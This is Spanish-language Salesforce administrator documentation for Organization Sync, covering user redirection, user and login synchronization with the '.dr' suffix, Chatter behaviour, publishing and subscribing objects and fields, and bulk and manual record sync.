### Redireccionamiento de usuarios en Organization Sync

Puede definir el modo en que se redireccionan los usuarios a la organización secundaria en Organization Sync, y también configurar notificaciones de usuario automáticas para informarles cuando se inicia un periodo de mantenimiento.

### Gestión de datos de usuarios en Organization Sync

En Organization Sync, se asignan los registros de usuario en la organización principal a registros de usuario idénticos en la organización secundaria. Es importante comprender cómo fluyen las actualizaciones relacionadas con el usuario entre las organizaciones en caso de que necesite actualizar su configuración.

### Gestión de inicios de sesión de la organización secundaria

Los usuarios de Organization Sync reciben credenciales de inicio de sesión separadas para acceder a la organización secundaria. Los inicio de sesión de usuario para la organización secundaria se pueden configurar y gestionar igual que en la organización principal.

### ¿Cómo funciona Chatter en Organization Sync?

Mientras que Chatter funciona como se espera en la organización secundaria, algunas funciones de Chatter no se sincronizan entre la organización principal y secundaria.

## Redireccionamiento de usuarios en Organization Sync

Puede definir el modo en que se redireccionan los usuarios a la organización secundaria en Organization Sync, y también configurar notificaciones de usuario automáticas para informarles cuando se inicia un periodo de mantenimiento.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Notificación de usuarios acerca de Organization Sync**

Como Organización de sincronización afectará la experiencia de usuario durante el mantenimiento, es una buena idea notificárselo antes de tiempo. Informe a sus usuarios acerca de qué esperar durante un periodo de mantenimiento y recuérdeles que deben utilizar credenciales de inicio de sesión diferentes para la organización secundaria. Considere la configuración de un foro (como un grupo de Chatter) dónde pueden formular preguntas.

**Redireccionamiento de usuarios a la organización secundaria**

Cuando se inicia una ventana de mantenimiento, sus usuarios necesitarán ser redireccionados a la URL de la organización secundaria. Dependiendo de sus preferencias, puede:

- Configurar un correo electrónico masivo que indica a sus usuarios cambiar a la organización secundaria y proporciona la URL de la organización secundaria.
- Crear una URL que redirige los usuarios a la organización secundaria durante el mantenimiento.
- Configurar una solución Inicio de sesión único que redirige los usuarios a la organización secundaria durante el mantenimiento.

El sitio Web de Salesforce Trust indica próximas ventanas de mantenimiento. Puede redirigir usuarios a la organización secundaria en cualquier momento y para cualquier duración.

**Creación de apuntes visuales**

Sus usuarios podrían observar que la organización secundaria solo incluye objetos compatibles con Organization Sync. Opcionalmente, también puede crear apuntes visuales para informar sus usuarios de que están trabajando en la organización secundaria. Por ejemplo, agregue un mensaje a la página de inicio o la barra lateral.

## Gestión de datos de usuarios en Organization Sync

En Organization Sync, se asignan los registros de usuario en la organización principal a registros de usuario idénticos en la organización secundaria. Es importante comprender cómo fluyen las actualizaciones relacionadas con el usuario entre las organizaciones en caso de que necesite actualizar su configuración.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**¿Cómo agrego usuarios a la organización secundaria?**

Si selecciona la casilla de verificación **Sincronizar usuarios** cuando envía su invitación de conexión de Organization Sync (se recomienda), todos los usuarios con licencias de usuario estándar de Salesforce se copian automáticamente en la organización secundaria en el momento en que se acepta la invitación de conexión. Al seleccionar esta opción también garantiza que todas las actualizaciones relacionadas con usuarios se sincronizan entre sus organizaciones.

Si prefiere agregar registros de usuario a la organización secundaria de forma manual, deje la casilla **Sincronizar usuarios** sin seleccionar cuando envíe la invitación de conexión. A continuación, agregue los registros de usuario a la organización secundaria empleando el enfoque que prefiera.

**Importante:**

- Si decide agregar registros de usuario a la organización secundaria de forma manual, hágalo *antes* de copiar sus datos en la organización secundaria por medio de una sincronización masiva. Si un registro de la organización secundaria hace referencia a un usuario que no existe aún en la organización, el listado de campos del usuario se actualiza automáticamente para mostrar el propietario de la conexión, y ese valor de campo luego sobrescribe el valor correcto en la organización principal.

- Si ha optado por sincronizar usuarios pero necesita desencadenar manualmente la replicación de todos los usuarios, navegue hasta la página de detalle de Organization Sync de su conexión en la organización principal. En la sección Detalle de conexión, haga clic en **Modificar**, anule la selección de la casilla de verificación **Sincronizar usuarios** y haga clic en **Guardar**. A continuación, haga clic en **Modificar** de nuevo, vuelva a seleccionar la casilla de verificación **Sincronizar usuarios** y haga clic en **Guardar**.

**¿Cómo inician sesión los usuarios en la organización secundaria?**

Los usuarios inician sesión en la organización secundaria con una versión modificada de su nombre de usuario de la organización principal y una contraseña personalizada.

**¿Cómo sé que se han agregado todos los usuarios a la organización secundaria?**

Compruebe el campo `Estado de la conexión` en la página de detalle de Organization Sync de su conexión en la organización principal. Tan pronto como acepte la invitación de conexión, el estado de la conexión indica `Sincronización de metadatos en curso` si optó por sincronizar metadatos, lo que significa que los metadatos admitidos se están copiando en la organización secundaria. El estado de la conexión cambia a continuación a `Sincronización de usuario en curso` mientras se copian los usuarios en la organización secundaria. Cuando el estado de conexión cambia a `Activa`, todos los registros de usuario están disponibles en la organización secundaria. Los fallos de replicación de usuarios se enumeran en el Registro de sincronización de organización.

**¿Cuánto tiempo tarda la sincronización del usuario en finalizar?**

La cantidad de tiempo necesaria depende de la cantidad de datos de usuario en su organización principal.

**¿Qué tipos de usuarios se sincronizan?**

Todos los usuarios con licencias de usuario estándar de Salesforce se sincronizan. Para obtener detalles sobre qué usuarios entran en esta categoría, consulte Licencias de usuarios estándar.

**¿Se sincronizan las actualizaciones relacionadas con usuarios?**

Sí. Estas actualizaciones se sincronizan en tiempo real en ambas direcciones entre las organizaciones:

- Incorporación, actualización o desactivación de un usuario
- Asignación o reasignación de una función, un perfil de usuario o un conjunto de permisos a un usuario (siempre que la función, el perfil de usuario o el conjunto de permisos existan en ambas organizaciones)

Si eligió sincronizar los metadatos, otros metadatos relacionados con los usuarios cambian, como la creación y actualización de perfiles de usuario, también se sincronizan automáticamente.

Nota: Si desea que las actualizaciones de usuario solo se sincronicen en una dirección (desde la organización primaria a la secundaria), inicie sesión en la organización secundaria y anule la selección de la casilla de verificación **Sincronizar usuarios** en la página de detalle de Organization Sync de su conexión. Esto evitará que las actualizaciones de usuarios se envíen desde la organización secundaria a la principal.

**¿Qué ocurre si sincronizo usuarios pero no metadatos?**

Para reducir al mínimo los problemas de sincronización, recomendamos que seleccione ambas opciones **Sincronizar usuarios** y **Sincronizar metadatos** cuando envíe la invitación de conexión. No obstante, si elige sincronizar usuarios pero no metadatos, no acepte la invitación de conexión hasta que haya actualizado los metadatos en la organización secundaria para que coincidan con los metadatos de la organización principal. Si faltan los metadatos relacionados con usuarios como los perfiles de usuario en la organización secundaria, la sincronización masiva de usuarios fallará y tendrá que repetirse. Los fallos de sincronización de usuarios se enumeran en el Registro de sincronización de organización.

## Gestión de inicios de sesión de la organización secundaria

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los usuarios de Organization Sync reciben credenciales de inicio de sesión separadas para acceder a la organización secundaria. Los inicio de sesión de usuario para la organización secundaria se pueden configurar y gestionar igual que en la organización principal.

Los usuarios inician sesión en la organización secundaria con una versión modificada de su nombre de usuario de la organización principal y una contraseña personalizada. Los nombres de usuario de la organización secundaria finalizan con **.dr**, lo que garantiza que los registros de usuario se asignan correctamente entre las dos organizaciones. Por ejemplo, si el nombre de usuario de un usuario en la organización principal es *tmiller@mycompany.com*, su nombre de usuario es la organización secundaria es *tmiller@mycompany.com.dr*.

El sufijo **.dr** se agrega automáticamente a nombres de usuario cuando se copia un registro de usuario en la organización secundaria. No obstante, si se crea un nuevo usuario en la organización secundaria, la persona que crea el usuario debe agregar **.dr** al nombre de usuario. Si no se agrega **.dr**, no se copiará el usuario en la organización principal. El Registro de Organization Sync de la organización secundaria enumera los errores de nombre de usuario.

Nota: Si se bloquea un usuario de la organización principal después de superar el número máximo de intentos de contraseña, el usuario puede seguir iniciando sesión en la organización secundaria.

### Configuración de inicio de sesión de usuario

Una vez completada la sincronización de usuario, el administrador de Salesforce debe iniciar sesión en la organización secundaria y restablecer todas las contraseñas de usuario. Éste envía un correo electrónico a todos los usuarios con una contraseña temporal. Informe a sus usuarios de que este correo electrónico proporciona su contraseña de organización secundaria, que se utiliza con su nombre de usuario de organización secundaria (su nombre de usuario habitual de Salesforce con **.dr** adjunto).

Los usuarios pueden iniciar sesión en ambas organizaciones desde la página de inicio de sesión de Salesforce utilizando sus credenciales de inicio de sesión correspondientes. Gestione los inicios de sesión de usuario para la organización secundaria igual que lo haría para la organización principal.

Las contraseñas temporales para los nuevos usuarios caducan en 6 meses y los usuarios deben cambiar su contraseña la primera vez que inician sesión. El vínculo de inicio de sesión solamente se puede utilizar una vez. Un usuario que sigue el vínculo sin establecer una contraseña debe tener un administrador para restablecer su contraseña antes de poder iniciar sesión.

## ¿Cómo funciona Chatter en Organization Sync?

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Mientras que Chatter funciona como se espera en la organización secundaria, algunas funciones de Chatter no se sincronizan entre la organización principal y secundaria.

Si ha activado una sincronización bidireccional, esto es lo que hay que esperar de Chatter en Organization Sync:

**Publicaciones**

Los comentarios y publicaciones de archivo, vínculo y texto se sincronizan entre las organizaciones, de modo que una publicación realizada en una organización también es visible en la otra. Se admiten publicaciones de archivos de hasta 2 GB.

Nota: Las organizaciones deben estar configuradas para admitir noticias en tiempo real sincronizadas.

**Me gusta**

Los usuarios puede darle a Me gusta en publicaciones y comentarios en la organización secundaria justo como lo harían en la organización principal. Sin embargo, los Me gusta otorgados en una organización no son visibles en la otra. Los usuarios aún reciben notificaciones de correo electrónico acerca de la actividad en publicaciones o comentarios a los que han asignado Me gusta

independientemente de si han asignado Me gusta a la publicación en la organización principal o la organización secundaria. Por ejemplo, supongamos que Rita está trabajando en la organización secundaria y asigna Me gusta a una publicación. Cuando vuelve a trabajar en la organización principal, su Me gusta no es visible en esa publicación. Sin embargo, si alguien en cualquier organización comenta la publicación que le ha gustado, recibirá una notificación de correo electrónico.

**Recursos compartidos**
Los usuarios pueden hacer clic en **Compartir** en publicaciones en la organización secundaria igual que lo harían en la principal.

**Grupos**
Los usuarios pueden crear y modificar grupos de Chatter en la organización secundaria igual que lo harían en la principal, pero los grupos no están sincronizados entre las dos organizaciones. Esto significa que un grupo que existe en la organización principal no es visible en la organización secundaria y viceversa.

**Menciones**
Los usuarios pueden mencionar otros usuarios y grupos en la organización secundaria igual que lo harían en la principal. Sin embargo, las menciones realizadas en una organización no son activables en la otra. Por ejemplo, supongamos que un usuario realiza el siguiente comentario en la organización principal: "@Elisa Romero, esto te podría interesar." En la organización secundaria, el comentario es visible, pero "@Elisa Romero" no se vincula al perfil de Elisa.

**Temas**
Los usuarios pueden agregar temas en publicaciones en la organización secundaria igual que lo harían en la principal, pero los temas no están sincronizados entre las dos organizaciones. Esto significa que una publicación con temas añadidos en la organización principal no indican ningún tema en la organización secundaria.

## Publicar y suscribirse a objetos en Organization Sync

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cuando se conectan la organización principal y la organización secundaria a través de una conexión de Organization Sync, es el momento de realizar un proceso de publicación y suscripción que permite realizar inserciones, actualizaciones y eliminaciones de registros en flujos entre las organizaciones.

En el proceso de publicación y suscripción, los objetos y sus campos se publican en la organización principal y se suscriben en la organización secundaria. A continuación, el registro actualiza el flujo en ambas direcciones, el mismo proceso se repite desde la organización secundaria a la organización principal.

La publicación de un objeto no copia ningún registro en la organización secundaria, simplemente crea una ruta donde puede realizar una sincronización masiva para copiar registros de ese tipo de objeto desde la organización principal a la organización secundaria. Por ejemplo, cuando publica el objeto Cuenta, puede realizar una sincronización masiva para copiar todas las cuentas en la organización secundaria. Después de la sincronización masiva inicial, todas las inserciones, actualizaciones y eliminaciones de registros de ese tipo de objeto se sincronizan automáticamente entre ambas organizaciones.

Consejo: La página Detalles de conexión es el núcleo de su conexión de Organization Sync. Después de establecer su conexión, dedique un momento para sentirse cómodo con esta página a través de una presentación interactiva. **Pase por ella**: Explorar la página Detalles de conexión. Antes de comenzar, asegúrese de agregar la ficha Conexiones a su entorno de Salesforce.

### ¿Qué objetos se pueden publicar?

Solo se pueden publicar algunos objetos en Organization Sync. Piense detenidamente acerca de qué objetos desea publicar. Céntrese en la publicación de objetos importantes para la empresa.

Concepto de relaciones de búsqueda

Antes de iniciar el proceso de publicar y suscribirse, asegúrese de comprender la función de las búsquedas en Organization Sync. Organization Sync mantiene automáticamente la mayoría de las relaciones para relaciones de búsqueda estándar. No obstante, debe publicar objetos y sus campos de una forma que refleje la jerarquía de su modelo de datos.

Publicar objetos en la organización secundaria

Una vez haya configurado la conexión de Organization Sync, puede publicar objetos de su elección en la organización secundaria.

Modificar campos publicados

Cuando publica un objeto en Organization Sync, también puede controlar qué campos publica en ese objeto. Todos los campos compatibles se publican de forma predeterminada cuando publica su objeto principal, pero puede no publicar campos si lo desea. Si un campo no está publicado, no aparecerá en la organización vinculada.

Suscribirse a objetos en la organización secundaria

Cuando publica un objeto en Organization Sync, debe suscribirse a él en la organización secundaria. Cuando se suscribe a un objeto, asigna el objeto a sí mismo para asegurarse de que los registros de ese tipo de objeto aparecen en la organización secundaria.

Modificar campos suscritos

Cuando se suscribe a un objeto en Organization Sync, sus campos se suscriben automáticamente de forma predeterminada. Los campos se autoasignan a ellos mismos para garantizar que sus datos quedan sincronizados.

Completar el proceso de publicación

La publicación de objetos en la organización principal y la suscripción a ellos en la organización secundaria permite actualizaciones de registros para que se envíen esos tipos de objeto desde la organización principal a la organización secundaria. Si desea que se envíen las actualizaciones en ambas direcciones, debe publicar y suscribirse a los mismo objetos en la dirección opuesta (desde la organización secundaria a la organización principal).

## ¿Qué objetos se pueden publicar?

Solo se pueden publicar algunos objetos en Organization Sync. Piense detenidamente acerca de qué objetos desea publicar. Céntrese en la publicación de objetos importantes para la empresa.

A la hora de decidir qué objetos publicar, considere las relaciones entre objetos. Si un objeto es un elemento secundario de otro (por ejemplo, Contacto es un elemento secundario de Cuenta), publique ambos objetos para asegurarse de que la búsqueda de Contacto en Cuenta funciona en la organización secundaria.

Puede publicar los siguientes objetos en Organization Sync.

**Cualquier objeto personalizado que se ha implementado**

**Cuenta**

**Archivo adjunto (privado y público)**

**Caso**

**Comentario de caso (privado y público)**

**Miembro del equipo de caso**

Esto incluye miembros del equipo de caso predefinidos, pero solo se aplica a miembros del equipo de caso que son usuarios. No se admiten los miembros del equipo de caso que son contactos.

**Contacto**

Si las cuentas personales están activadas en su organización, publique Contacto y Cuenta juntos para obtener mejores resultados.

**Mensaje de correo electrónico**

No se admiten los borradores de correo electrónico y las imágenes en línea.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Comentario de noticias en tiempo real**

**Elemento de noticias en tiempo real**

Si selecciona la opción Sincronizar noticias en tiempo real y Auditar campos, cuando establece la conexión de Organization Sync, los objetos Elemento de noticias en tiempo real y Comentario de noticias en tiempo real deben seguir publicados para noticias en tiempo real para su sincronización entre las dos organizaciones. Solo se admiten publicaciones de texto, vínculos y archivos inferiores a 50 MB.

**Candidato**

**Oportunidad**

Para obtener mejores resultados, actualice las etapas de oportunidad desde la página de detalles de registro de la oportunidad. No se admiten las acciones globales de buscar y reemplazar para etapas de oportunidad en Organization Sync y no se sincronizan entre la organización principal y la organización secundaria.

**Producto**

**Tarea**

## Concepto de relaciones de búsqueda

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Antes de iniciar el proceso de publicar y suscribirse, asegúrese de comprender la función de las búsquedas en Organization Sync. Organization Sync mantiene automáticamente la mayoría de las relaciones para relaciones de búsqueda estándar. No obstante, debe publicar objetos y sus campos de una forma que refleje la jerarquía de su modelo de datos.

Salesforce mantiene relaciones de búsqueda jerárquica para un nivel de búsqueda. Por ejemplo, se conservarían las búsquedas entre el Contacto del objeto secundario y la Cuenta del objeto principal.

Cuando se elimina una entidad principal en Salesforce, sus entidades secundarias (como archivos adjuntos) se eliminan también. Esto permanece verdadero para Organization Sync. Por ejemplo, si se sincroniza un caso con varios archivos adjuntos, la eliminación temporal del caso en alguna organización causará la eliminación temporal del caso y sus archivos adjuntos en ambas organizaciones. Del mismo modo, la no eliminación del caso en alguna organización almacenará el caso y sus archivos adjuntos en ambas organizaciones.

Para asegurarse de que las relaciones de búsqueda de entidades que se están publicando en la conexión de Organization Sync permanecen intactas, siga estas directrices:

- Se deben seleccionar ambas entidades para la publicación y suscripción.
- Publique la entidad principal en la organización secundaria antes o al mismo tiempo que la entidad secundaria. Si la entidad secundaria de una relación de búsqueda se publica primero, el campo de búsqueda está en blanco; si ese campo de búsqueda es obligatorio, fallará la replicación del registro. Para obtener mejores resultados, publique todos los objetos juntos para mantener las búsquedas intactas.
- No puede haber dependencias mutuas en el modelo de datos.


## Publicar objetos en la organización secundaria

Una vez haya configurado la conexión de Organization Sync, puede publicar objetos de su elección en la organización secundaria.

Cuando publica o se suscribe a un objeto, crea un vínculo entre la organización principal y la organización secundario que permite la sincronización de inserciones, actualizaciones y eliminaciones de registros para ese objeto entre ambas organizaciones.

Para publicar objetos desde la organización principal a la organización secundaria:

1. Inicie sesión en la organización principal.
2. Navegue a la ficha Conexiones.
3. En la columna Nombre de conexión, haga clic en el nombre de la conexión de Organization Sync.
4. En la sección Objetos publicados, haga clic en **Publicar/No publicar**.
5. Seleccione todos los objetos que desea publicar en la organización secundaria.




6. Haga clic en **Guardar**. Los objetos que ha publicado aparecen en la sección Objetos publicados.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar objetos publicados:

- "Gestionar conexiones"

## Modificar campos publicados

Cuando publica un objeto en Organization Sync, también puede controlar qué campos publica en ese objeto. Todos los campos compatibles se publican de forma predeterminada cuando publica su objeto principal, pero puede no publicar campos si lo desea. Si un campo no está publicado, no aparecerá en la organización vinculada.

Para modificar los campos publicados de un objeto:

1. Navegue a la ficha Conexiones.
2. En la columna Nombre de conexión, haga clic en el nombre de la conexión de Organization Sync.
3. En la sección Objetos publicados, haga clic en **Modificar** junto al nombre de un objeto.


EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar campos publicados:
- "Gestionar conexiones"




Aparece la lista de campos relacionados con ese objeto. Todos los campos compatibles se seleccionan de forma predeterminada.

Nota:

- Los campos de auditoría no aparecen en la lista de campos publicados porque se sincronizan automáticamente.
- No se pueden publicar los campos de área de texto enriquecido (RTA).
- No se pueden publicar los campos de fórmula y los campos de resumen porque sus valores se determinan por valores de otros campos. Como alternativa, asegúrese de que los campos de entrada para un campo de fórmula o de resumen están publicados. A continuación, cree un campo de fórmula o de resumen idéntico en la organización secundaria que hace referencia a esos campos de entrada para calcular su valor.
- Los campos de búsqueda de objetos no publicados no se publican automáticamente porque la publicación de dichos campos puede producir errores de sincronización. Por ejemplo, si un campo del objeto Contacto incluye una búsqueda de cuentas y el objeto Cuenta no se ha publicado aún, ese campo solo puede publicarse manualmente.

4. Cancele la selección de cualquier campo que no desee publicar. Antes de publicar un campo, considere qué relaciones de búsqueda se verán afectadas.
5. Haga clic en **Guardar**.
6. Si se implementa una sincronización bidireccional y no está publicando el campo después de su publicación y suscripción, repita los pasos anteriores en la organización vinculada.

PRECAUCIÓN: Cuando realiza cualquiera de las siguientes acciones de un campo en una organización, se anula la suscripción al campo automáticamente en la organización vinculada.

- Eliminar el campo
- Cambiar el tipo de campo
- Cambiar el tamaño o precisión de un campo de área de texto largo, texto, porcentaje o divisa.

El campo permanece publicado pero debe volver a suscribirse a él en la organización vinculada.

Nota: Cuando necesita agregar un campo a un objeto que ya está publicado en Organization Sync, publique y suscríbase al campo para asegurarse de que se sincronizan las actualizaciones realizadas en él. No actualice el valor del campo en registros existentes hasta que publique y se suscriba al campo.

## Suscribirse a objetos en la organización secundaria

Cuando publica un objeto en Organization Sync, debe suscribirse a él en la organización secundaria. Cuando se suscribe a un objeto, asigna el objeto a sí mismo para asegurarse de que los registros de ese tipo de objeto aparecen en la organización secundaria.

Para suscribirse a objetos en la organización secundaria:

1. Inicie sesión en la organización secundaria.
2. Navegue a la ficha Conexiones.
3. En la columna Nombre de conexión, haga clic en el nombre de la conexión de Organization Sync.
4. En la sección Objetos suscritos, haga clic en **Suscribir/No suscribir**.
5. Seleccione **Asignar objetos automáticamente** para asignar cada objeto a sí mismo. Por ejemplo, `Cuenta` se asignaría a `Cuenta`.
6. Haga clic en **Guardar**. Los objetos a los que está suscrito aparecerán ahora en la sección Objetos suscritos.

Cuando se suscribe a un objeto en Organization Sync, todos sus campos se suscriben y se asignan automáticamente. Si no desea que se sincronice un campo en particular, anule su publicación.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar objetos suscritos:
- "Gestionar conexiones"

## Modificar campos suscritos

Cuando se suscribe a un objeto en Organization Sync, sus campos se suscriben automáticamente de forma predeterminada. Los campos se autoasignan a ellos mismos para garantizar que sus datos quedan sincronizados.

Para ver los campos suscritos en un objeto:

1. Inicie sesión en la organización de suscripción.
2. Navegue a la ficha Conexiones.
3. Haga clic en el nombre de la conexión de Organization Sync.
4. En la sección Objetos suscritos, haga clic en **Modificar** junto al nombre del objeto.
   Un campo está suscrito su la columna Sus campos contiene un valor de asignación que no sea `--Ninguno--`. Los campos deben estar asignados a ellos mismos (por ejemplo, el campo Descripción de cuenta se asigna a Descripción de cuenta).

Nota:
- Si la columna Sus campos lee **Ninguno disponible** para un campo, esto significa que el campo es una búsqueda de un objeto al que no se ha suscrito aún. Después de inscribirse al objeto en cuestión, los campos que lo buscan se suscriben a él también.
- Si no desea que se sincronice un campo en particular solo tiene que anular su publicación; no hay necesidad de anular la suscripción.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar campos suscritos:
- "Gestionar conexiones"

## Completar el proceso de publicación

La publicación de objetos en la organización principal y la suscripción a ellos en la organización secundaria permite actualizaciones de registros para que se envíen esos tipos de objeto desde la organización principal a la organización secundaria. Si desea que se envíen las actualizaciones en ambas direcciones, debe publicar y suscribirse a los mismo objetos en la dirección opuesta (desde la organización secundaria a la organización principal).

**Importante:** Si está implementando una sincronización bidireccional, omita este proceso.

1. En la organización secundaria, publique todos los objetos en la organización principal.
2. En la organización principal:
   a. Suscríbase y asigne todos los objetos publicados.
   b. Si es necesario, modifique los campos suscritos del objeto.

Una vez haya publicado y se haya suscrito a objetos en ambas direcciones (desde la organización principal a la organización secundaria y desde la organización secundaria a la organización principal), puede realizar una sincronización masiva para copiar registros en la organización secundaria. Después de la sincronización masiva inicial, todas las inserciones, actualizaciones y eliminaciones de registros se sincronizan automáticamente en ambas organizaciones.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para publicar y suscribirse a objetos:
- "Gestionar conexiones"

## Realizar una sincronización masiva

Una sincronización masiva desencadena la copia de cualquier registro nuevo cuyo tipo de objeto está publicado y suscrito, permitiendo que el registro esté disponible en ambas organizaciones. Una sincronización copia registros en una sola dirección, de modo que la realización de una sincronización masiva en la organización principal copia nuevos registros en la organización secundaria y viceversa.

Para realizar una sincronización masiva:

1. Haga clic en **Sincronización masiva** en la página de detalle de su conexión de Organization Sync.
   La página de sincronización masiva aparece con una lista de todos los objetos publicados.
2. Especifique un número de entidades para sincronizar o seleccione una fecha límite del año pasado para controlar qué registros se sincronizan.

   **Importante:** La fecha de corte toma como valor predeterminado un año antes de la fecha actual. Para la sincronización masiva inicial, considere sincronizar sus registros en grupos basados en fecha para minimizar la cantidad de datos que se están procesando a la vez.

   Por ejemplo, podría realizar en primer lugar una sincronización masiva con una fecha inicial de hace tres meses y luego realizar una segunda sincronización masiva con una fecha de inicio de hace seis meses. La agrupación de registros no requiere tiempo adicional porque el sistema no vuelve a sincronizar registros que se han sincronizado.
3. Haga clic en **Iniciar sincronización**.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para realizar una sincronización masiva:
- "Gestionar conexiones"

Directrices de sincronización masiva

Una sincronización masiva desencadena la copia de cualquier registro cuyo tipo de objeto está publicado y suscrito, permitiendo que el registro esté disponible en ambas organizaciones. Una vez copiado un registro en una sincronización masiva, se sincroniza cualquier actualización futura en él.

Reenviar registros manualmente

Aunque utilizará principalmente la función de sincronización masiva para copiar registros en la organización secundaria en Organization Sync, merece la pena señalar que también puede reenviar registros individuales desde la página de detalles del registro en Salesforce.

No publicar objetos y campos

Para detener la sincronización de un objeto o un campo, puede cancelar su publicación desde sus organizaciones en Organization Sync. Tenga en cuenta cualquier relación de búsqueda asociada con los objetos o los campos que publica.

## Directrices de sincronización masiva

Una sincronización masiva desencadena la copia de cualquier registro cuyo tipo de objeto está publicado y suscrito, permitiendo que el registro esté disponible en ambas organizaciones. Una vez copiado un registro en una sincronización masiva, se sincroniza cualquier actualización futura en él.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**¿Cuándo debo realizar una sincronización masiva?**

Cuando complete el proceso de publicación y suscripción como parte de la configuración de Organization Sync, la organización secundaria no incluirá aún ningún registro. Realice una sincronización masiva inicial para cumplimentar rápidamente la organización secundaria con registros, de modo que los usuarios puedan acceder a sus datos durante el tiempo de inactividad. Además, realice una sincronización masiva siempre que publique y se suscriba a nuevos objetos.

**¿Cómo debo seleccionar una fecha final en la página Sincronización masiva?**

Una sincronización masiva desencadena la copia de cualquier registro que se haya creado o modificado después de una cierta fecha durante el año pasado. Seleccione esta fecha en la página Sincronización masiva. Para la sincronización masiva inicial, considere sincronizar sus registros en grupos basados en fecha para minimizar la cantidad de datos que se están procesando a la vez.

Por ejemplo, podría realizar en primer lugar una sincronización masiva con una fecha inicial de hace tres meses y luego realizar una segunda sincronización masiva con una fecha de inicio de hace seis meses. La agrupación de registros no requiere tiempo adicional porque el sistema no vuelve a copiar registros que se han sincronizado.

**¿Cómo debo supervisar el progreso de una sincronización masiva?**

Visualice el número total de registros que faltan por sincronizar en la cola del registro de Organization Sync en la página de detalle de su conexión de Organization Sync. Mientras la sincronización está en curso, el botón **Sincronización masiva** está desactivado. El cierre de sesión de Salesforce no afecta la sincronización, y cuando finaliza la sincronización, el botón **Sincronización masiva** es activable de nuevo.

**¿Puede fallar una sincronización masiva?**

Si un registro incluido en una sincronización masiva tiene un problema (por ejemplo, una búsqueda no válida), ese registro y sus registros secundarios no se copian, pero los registros que no están relacionados con registros fallidos se copiarán en la sincronización masiva. Los fallos de replicación se registran en el Registro de Organization Sync, mientras que los fallos relacionados con metadatos se registran en el registro Historial de conexión.

**¿Cuánto tiempo tarda una sincronización masiva?**

La duración de una sincronización masiva depende del número de registros que se copien. Una sincronización masiva puede tardar horas o días.

## Reenviar registros manualmente

Aunque utilizará principalmente la función de sincronización masiva para copiar registros en la organización secundaria en Organization Sync, merece la pena señalar que también puede reenviar registros individuales desde la página de detalles del registro en Salesforce.

En primer lugar, agregue la lista relacionada Colaboración externa al formato de página de cada tipo de objeto publicado en Organization Sync. La lista relacionada Colaboración externa le muestra el estado de colaboración de cada registro y las conexiones con las que se ha compartido el registro.

1. Para reenviar un registro y sus registros relacionados a la organización secundaria:
   a. Navegue a la página de detalles del registro.
   b. En la lista relacionada Colaboración externa, haga clic en **Reenviar este [tipo de objeto]**.
2. Para reenviar varios registros a la organización secundaria:
   a. Seleccione la ficha del tipo de registro que desea reenviar.
   b. Seleccione una vista de lista en la lista desplegable `Ver` y, a continuación, haga clic en **Ir**.
   c. En la vista de lista, seleccione los registros que desea reenviar. Para seleccionar todos los registros, seleccione la casilla de verificación en el encabezado de la columna.
   d. Haga clic en **Reenviar a conexiones**.
